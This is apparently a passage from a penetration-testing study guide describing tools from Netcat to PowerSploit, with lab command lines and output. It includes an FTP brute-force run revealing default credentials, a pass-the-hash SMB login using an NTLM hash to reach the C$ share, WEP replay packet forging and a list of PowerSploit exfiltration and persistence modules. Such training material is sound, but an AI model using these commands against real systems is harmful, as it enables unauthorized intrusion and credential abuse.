Netcat allows command-line creation of raw sockets for data transfer, scanning, and remote access, but requires elevated permissions to do so. Over the years, many Netcat implementations have removed the ability to create shells directly using Netcat; however, the ability to create listeners and send and receive data from the command line is still the primary use for Netcat.

## Interface

Netcat has a very simple interface and two basic modes: server and client. In server mode Netcat can set up a listening port and then either get input from the console or a file. When a connection is made to the server, it will output anything sent to STDOUT, which can then be directed to a file or to another program.

## File Transfer with Netcat

This example has Netcat in listening mode, -l, with a port (-p) of 8888. It is sending all of the output to a file called outfile. In this case, Netcat will start listening and then wait for a connection. When the connection is made, all output will be saved to the file, and then on disconnect Netcat will exit and the contents of the file will be saved.

```
nc -l -p 8888 > outfile
```

The client portion of this just requires an IP address and a port. In this case, once the connection is made, the contents of the file called infile will be sent to the remote host. When these two commands are used together, the contents of infile will be moved to the host 192.168.153.206 and will be saved to the file called outfile on the remote host.

```
nc 192.168.153.206 8888 < infile
```

# Nikto

**Usage:** Enumeration

**Syntax:** nikto -o <outfile> -Format <format type> -host <url>

Nikto is a web vulnerability enumeration tool. It has no dynamic testing ability. Rather, it sends requests from a list and records their response. So, it's not a proper vulnerability scanner. While Nikto will find the specific things in the list of vulnerabilities it has, it will never detect anything new. Sometimes it does find pages that do strange things, and as a result Nikto results are worth analyzing. While there are frequently false positives, there are also instances where false positives lead to the identification of a different and legitimate vulnerability.

## Interface

The typical Nikto use case specifies a host to check and an output file to save the results. Nikto supports multiple output types. In this example, the output is saved in text format to a file called outfile using the -o option. The -Format option sets the output type as text, and then the -host option sets the remote URL to check.

```
nikto -o outfile -Format txt -host http://192.168.153.200
- Nikto v2.1.6

+ Target IP: 192.168.153.200
+ Target Hostname: 192.168.153.200
+ Target Port: 80
+ Start Time: 2019-10-03 00:49:31 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
following alternatives for 'index' were found: index.php
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2019-10-03 00:49:58 (GMT-4) (27 seconds)

+ 1 host(s) tested
```

Each of the successfully enumerated items will print to the screen, then the overall summary will display at the end. In this example, Nikto found basic information about the host, as well as some configuration oversights. It detected a vulnerable phpinfo.php page, which may yield detailed information about the target, and a phpMyAdmin installation that should be reviewed.



**ADDITIONAL RESOURCES** Read more about Nikto at <https://cirt.net/Nikto2>.

## Nslookup

**Usage:** Recon

**Syntax:** nslookup <ip/hostname> or nslookup -type=<type> <ip/hostname>

Nslookup queries nameservers. Another tool similar to this is dig. Nslookup can ask for different types of DNS records and can perform forward and reverse DNS lookups. The entire query can be issued on a command line, or it can be used in interactive mode with a simple text-based interface.

## Interface

The simplest form of nslookup is to resolve a hostname to an IP address. Nslookup will attempt to contact the system's DNS server and get the information about the host and return the IP address information.

```
root@kali:/# nslookup www.comptia.org
Server: 192.168.153.2
Address: 192.168.153.2#53
```

```
Non-authoritative answer:
Name: www.comptia.org
Address: 198.134.5.6
```

Since this is a nonauthoritative response, the information could be slightly dated or could be wrong. To find out the authoritative nameserver for the domain, the nslookup command becomes:

```
root@kali:/# nslookup -type=ns comptia.org
Server: 192.168.153.2
Address: 192.168.153.2#53
```

```
Non-authoritative answer:
comptia.org nameserver = ns2.comptia.org.
comptia.org nameserver = ns1.comptia.org.
```

By adding in a -type=ns query to the command, nslookup will return the name servers that are listed for [comptia.org](#). Now that the nameserver is known, nslookup can query the nameserver directly to get the answer:

```
root@kali:/# nslookup comptia.org ns1.comptia.org
Server: ns1.comptia.org
Address: 209.117.62.56#53

Name: comptia.org
Address: 198.134.5.6
```

Note in this result, there is no message about nonauthoritative name servers. In this command, the first option is the name to lookup, and the second option is the server that should be queried. To query a domain for mail servers, add a type of mx, and it will list the mail hosts for that domain.

```
root@kali:/# nslookup -type=mx comptia.org
Server: 192.168.153.2
Address: 192.168.153.2#53

Non-authoritative answer:
comptia.org mail exchanger = 10 comptia-org.mail.protection.outlook.com.
```


## OWASP ZAP

**Usage:** Enumeration, web app testing, mobile testing, DAST

The Zed Attack Proxy (ZAP) tool from the OWASP project is a web application testing framework with proxy support. It has the ability to map sites, perform vulnerability scanning, perform enumeration, and has plugins that allow it to have functionality further extended. It has the ability to capture and replay requests through the proxy functionality and provides a free alternative to much of the functionality of the Burp proxy.


## Interface

[Figure 4.2/4.3-25](#) shows the ZAP interface. ZAP has three main panels where information is stored: the site view ①, the request/response view ②, and the activity view ③. The bottom panel has tabs for frequent activities such as viewing the proxy history, alerts that have been surfaced, spider results, and active scan results.



**FIGURE 4.2/4.3-25** ZAP interface

After setting up a browser to use ZAP as a proxy, as the proxied browser visits pages and directories, ZAP populates the site view with them. The next step is to right-click the root of the site or a subdirectory that looks interesting and crawl that portion of the site, as in [Figure 4.2/4.3-26](#).



**FIGURE 4.2/4.3-26** Crawling a site with ZAP

## Cross-Reference

Read more about how to configure a browser to use a security testing tool as a proxy in the entry for “Burp Suite.”

Once the site has been crawled, the site can be scanned for vulnerabilities by going to the Attack menu.

## Output and Analysis

ZAP has the ability to save session files to be continued later or to review for alert data at a later time. In addition, it has the ability to print basic reports with the alerts that were generated. Each alert has basic information about what the vulnerability is, what a generic remediation is, the aspects that were vulnerable, and references about the type of attack. All vulnerabilities found by ZAP should be manually verified, and there is enough information to verify it in the alert details.



**ADDITIONAL RESOURCES** The OWASP ZAP Project web page contains more information about ZAP:

[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)


## OllyDbg

**Usage:** DAST, application testing, exploit development

OllyDbg (Olly) was one of the first easy-to-use free debuggers for Windows. It supported plugins and had plugins that would help aid in debugging as well as malware analysis. Many of the first tutorials for malware analysis used Olly as the learning platform. Olly is free, but not actively maintained. So, it is typically a standby when other alternatives are unavailable due to cost or platform requirements.

## Interface

Figure 4.2/4.3-27 shows the OllyDbg interface. After attaching to a process or opening a binary, Olly will populate the four main windows on the screen with data: disassembly of the binary along with the current active instruction highlighted ①, information about the application's registers ②, information about memory on the heap ③, and information about the stack ④. Once the binary has been loaded or attached, OllyDbg puts the application state as paused, which can be seen in the bar at the bottom right of the screen ⑤.



**FIGURE 4.2/4.3-27** OllyDbg interface with open binary

A variety of hotkeys can be used to navigate OllyDbg, but the menu items at the top of the screen will show those options when the menus are used. The binaries can have breakpoints set, step through instructions, and various other options to control flow. The binaries can also be searched and patched with new instructions, allowing you to change of the behavior of the binary in real time.



**ADDITIONAL RESOURCES** OllyDbg has a website with more information and resources at <http://www.ollydbg.de/>.


# OpenVAS

**Usage:** Vulnerability scanning, enumeration

OpenVAS is an open-source vulnerability scanner that uses the same language as Nessus for its checks. It's maintained by Greenbone Networks GmbH. It has a web-based interface and uses wizards to help set up scans. Reports can be viewed online via the web interface or exported into a report view. OpenVAS can be used for gathering host information as well as for doing vulnerability scans.

## Interface

While OpenVAS has fewer options than Nessus, the reports are similar. [Figure 4.2/4.3-28](#) shows an OpenVAS report. The interface also allows the results to be exported into XML and other report types for consumption in other testing tools.




The screenshot shows the Greenbone Security Assistant web interface. At the top, there is a navigation bar with links for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. A progress bar indicates "98 %". Below the navigation bar, there is a search/filter bar with a "Filter:" input field containing a complex query string and a "Run" button. To the right of the filter bar, it says "Logged in as Admin admin | Logout" and "Wed Oct 2 04:10:21 2019 UTC".

The main content area is titled "Report: Results (52 of 388)". It displays a table of vulnerabilities. The table has columns for Vulnerability, Severity, QoD, Host, Location, and Actions. The first few rows of the table are:

Vulnerability	Severity	QoD	Host	Location	Actions
rexec Passwordless / Unencrypted Cleartext Login	10.0 (High)	80%	192.168.153.200	512/tcp	
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.153.200	80/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.153.200	general/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.153.200	8787/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.153.200	1099/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.153.200	1524/tcp	
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.153.200	3632/tcp	
VNC Brute Force Login	9.0 (High)	95%	192.168.153.200	5900/tcp	
PostgreSQL weak password	9.0 (High)	99%	192.168.153.200	5432/tcp	
MySQL / MariaDB weak password	9.0 (High)	95%	192.168.153.200	3306/tcp	

**FIGURE 4.2/4.3-28** OpenVAS web interface, report results



**ADDITIONAL RESOURCES** The OpenVAS website has more information at <http://www.openvas.org/>.

## Packetforge-ng

**Usage:** Wireless testing

**Syntax:** packetforge-ng <packet type> -a <AP MAC> -h <wireless MAC> -k <dst IP> -l <src IP> -y <prga file> -w <output file>

Packetforge-ng creates packets for tools like Aireplay-ng to use. It can create ARP, UDP, or ICMP packets that are encrypted with a Pseudo-Random Generation Algorithm (PRGA) file. This file will allow the resulting encrypted packets to be replayed over a network that does not have currently connected clients in order to capture enough IV packets for cracking the WEP key.

## Interface

Packetforge-ng has a very simple interface and does not print out much data. With these pieces of information, an ARP packet can be created for replaying on the network. It requires

- The type of packet to use
- The AP MAC address
- A client MAC address
- A PRGA file that has been captured by Aireplay-ng using either the fragmentation or chop-chop attack

In this instance, an ARP packet was created using the -0 option. The AP MAC address and the client MAC address are specified with the -a and -h flags, respectively. The source and destination, -l and -k flags, are set to be broadcast packets so that they will be seen regardless of the IP settings on the adapters. Finally, the -y flag specifies the PRGA file that was captured by Aireplay-ng, and the -w file is where it will output packets for use in replay attacks.

```
packetforge-ng -0 -a 3c:2e:00:00:00:7b -h 38:00:00:00:00:aa \
-l 255.255.255 -k 255.255.255 -y replay_dec-0231-444321.xor \
-w InjectMe.cap
Wrote packet to: InjectMe.cap
```

# Patator

**Usage:** Password brute-force attacks, enumeration, password cracking

**Syntax:** patator <module> <options>

Patator is a password brute-forcing tool that supports many protocols to brute-force network services, or it can attack local hashes. It was originally designed to be a generic brute-force tool; however, it requires very little customization for most protocols due to its modules. Here is some of Patator's functionality:

- Enumerate valid users using SMTP VRFY, SMTP RCPT TO, and finger
- Brute-force HTTP, AJP, popassd, SMB SID-lookup, MySQL Queries, encrypted ZIP files, Java keystore files, and SQLCipher-encrypted databases
- Perform forward and reverse DNS lookup
- Enumerate IKE transforms
- Crack Umbraco HMAC-SHA1 password hashes
- Fuzz TCP services

## Interface

The options for Patator are different for each module. Most of the modules for login brute-force attacks have the name “login” in them, so picking the module should be fairly straightforward. Once the module has been chosen, the --help option will list the options that are required and the option for a specific module.

[Figure 4.2/4.3-29](#) shows Patator performing an FTP brute-force login. For this example, Patator is using the ftp\_login module, which requires a username, a password, and a hostname. The host option provides the hostname, and the user and password options are configured to use files as input (FILE0 and FILE1). These FILE options are directed to target files with the 0 and 1 options, which point them to the unix\_users.txt file for both users and passwords. Patator will print successful and failed logins. To eliminate the failed logins, the -x option is used to ignore the login-failed messages.

```
root@kali:/# patator ftp_login host=192.168.153.200 user=FILE0 password=FILE1 0=unix_users.txt 1
=unix_users.txt -x ignore:mesg='Login incorrect.'
23:56:59 patator INFO - Starting Patator v0.7 (https://github.com/lanjelot/patator) at 2019-1
0-04 23:56 EDT
23:56:59 patator INFO -

23:56:59 patator INFO - code size time | candidate | num | mes
g
23:56:59 patator INFO - -----

23:56:59 patator INFO - 230 17 0.010 | msfadmin:msfadmin | 9 | Log
in successful.
23:57:09 patator INFO - 230 17 0.020 | user:user | 33 | Log
in successful.
23:57:16 patator INFO - Hits/Done/Skip/Fail/Size: 2/49/0/0/49, Avg: 2 r/s, Time: 0h 0m 16s
root@kali:/#
```

**FIGURE 4.2/4.3-29** Patator brute-forcing an ftp login using source files for users and passwords



**ADDITIONAL RESOURCES** Patator is on GitHub:  
<https://github.com/lanjelot/patator>

## Peach

**Usage:** DAST, fuzzing

The Peach fuzzer is a complex and flexible fuzzing engine. It has many options and can be customized to a variety of inputs. Peach can connect to remote debuggers in order to determine crash states and do further analysis. Because of the complexity of Peach, the various options and configurations would be too numerous to walk through in the context of this book; however, additional information has been included in the form of a URL to help understand setup and execution of Peach.



**ADDITIONAL RESOURCES** More information on Peach can be found at  
<https://www.peach.tech/resources/peachcommunity/>.

## PTH-smbclient

PTH-smbclient allows testers to perform a pass-the-hash attack using an SMB client. For modern systems, the LM hash is irrelevant, so almost any value that matches the expected length can be supplied for the LM hash. But the NTLM hash must be correct to provide access.

The first step is typically identifying the shares on the remote host and verifying that the credentials work. The -U option follows the format <user>%<LM>:<NTLM>, so in this case, the attacker has the NTLM hash 4ddec0a4c1b022c5fd8503826fbfb7f2 and specifies it for both the LM and the NTLM hash with the username pwnee. The -L option asks the server to list the shares, and then the host is specified with UNC style notation of //<hostname>.

```
pth-smbclient -U pwnee%4ddec0a4c1b022c5fd8503826fbfb7f2:4ddec0a4c1b022c5fd8503826fbfb7f2 \
-L //192.168.153.154
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

Now that the tester knows what shares exist, the next step is to attempt to access the share. The most desirable of the shares listed is the C\$, so next an attacker would attempt to connect to that share to see if access could be obtained on the remote system.

```
pth-smbclient -U pwnee%4ddec0a4c1b022c5fd8503826fbfb7f2:4ddec0a4c1b022c5fd8503826fbfb7f2 \
//192.168.153.154/C$
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin DHS 0 Tue Aug 27 22:33:36 2019
Config.Msi DHS 0 Mon Sep 30 13:50:14 2019
Documents and Settings DHS 0 Wed Aug 28 00:13:25 2019
OneDriveTemp DH 0 Mon Sep 30 15:03:18 2019
```

## PowerSploit

**Usage:** Recon, exploitation, post-exploitation, privilege escalation

## Syntax: Varies based on module (see text)

PowerSploit is a collection of PowerShell scripts and modules penetration testers and system admins can use to identify system and network information, including potential security weaknesses, and to provide avenues for exfiltration. PowerSploit can help with UAC bypass, network and Active Directory recon, exfiltration of data, and privilege escalation. It also has modules for executing code through PowerShell, so it can be used to launch additional shellcode payloads for lateral movement, remote code execution, and to set up persistence.

## Interface

PowerSploit works within PowerShell. So testers can launch it through command-and-control channels (C2), PowerShell command lines, WMI, or any other method used to invoke PowerShell code. PowerSploit is split into different subdirectories with modules that are relevant to each task. They are

- AntivirusBypass
- CodeExecution: Executing code
- Exfiltration: Moving data out of the system
- Mayhem: Disruption and chaos
- Persistence: Setting up persistence or payloads for persistence
- Privesc: Escalating privilege, credential manipulation
- Recon: Discovery activities

